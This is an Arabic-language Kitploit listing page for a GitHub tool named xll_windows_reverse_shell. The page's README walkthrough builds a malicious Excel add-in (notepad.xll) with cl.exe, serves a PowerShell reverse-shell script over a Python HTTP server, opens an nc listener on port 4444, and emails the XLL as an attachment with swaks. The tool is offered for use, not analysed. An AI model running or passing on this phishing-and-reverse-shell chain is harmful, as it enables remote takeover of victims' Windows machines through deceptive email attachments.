
Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
xll_windows_reverse_shell — شل عكسي xll لويندوز | Kitploit
أدوات/GitHubGitHub/h3x0v3rl0rd/xll_windows_reverse_shell
أدوات التصيدالاستغلالالقيادة والسيطرةالهندسة الاجتماعيةالفريق الأحمرتطوير الحمولاتحصان طروادة للوصول عن بعد
GitHubh3x0v3rl0rd/xll_windows_reverse_shell

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

xll_windows_reverse_shell

شل عكسي xll لويندوز

عرض المستودع
121منذ سنة واحدةلم تتم المراجعة بعد

xll_windows_reverse_shell

شل عكسي لويندوز عبر XLL

على جهاز المهاجم (Kali):

git clone https://github.com/n3rdh4x0r/xll_windows_reverse_shell.git
  1. حدّث ملف revsh.ps1
  2. أنشئ خادم HTTP ببايثون
python3 -m http.server 9999

على جهاز المهاجم (Windows):

  1. انقل notpadXLL.c إلى جهاز المهاجم بنظام ويندوز وحدّث notpadXLL.c وفقًا لذلك.

  2. افتح x64 Native Tools Command Prompt for VS 2022
  3. شغّل الأمر أدناه لتوليد notepad.xll
cl.exe /LD notepadXLL.c /link /out:notepad.xll
image

  1. انقل ملف notepad.xll إلى جهاز Kali

على جهاز Kali

  1. حمّل swaks
 curl -O https://jetmore.org/john/code/swaks/files/swaks-20240103.0/swaks

  1. هيّئ مستمع nc
nc -nlvp 4444
  1. استخدم swaks لإرسال بريد إلكتروني مع إرفاق notepad.xll:
./swaks --to [email protected] --from [email protected] --server 10.10.11.21 --port 25 --header "Subject: test" --body "test" --attach @notepad.xll
image

تنزيل الأداة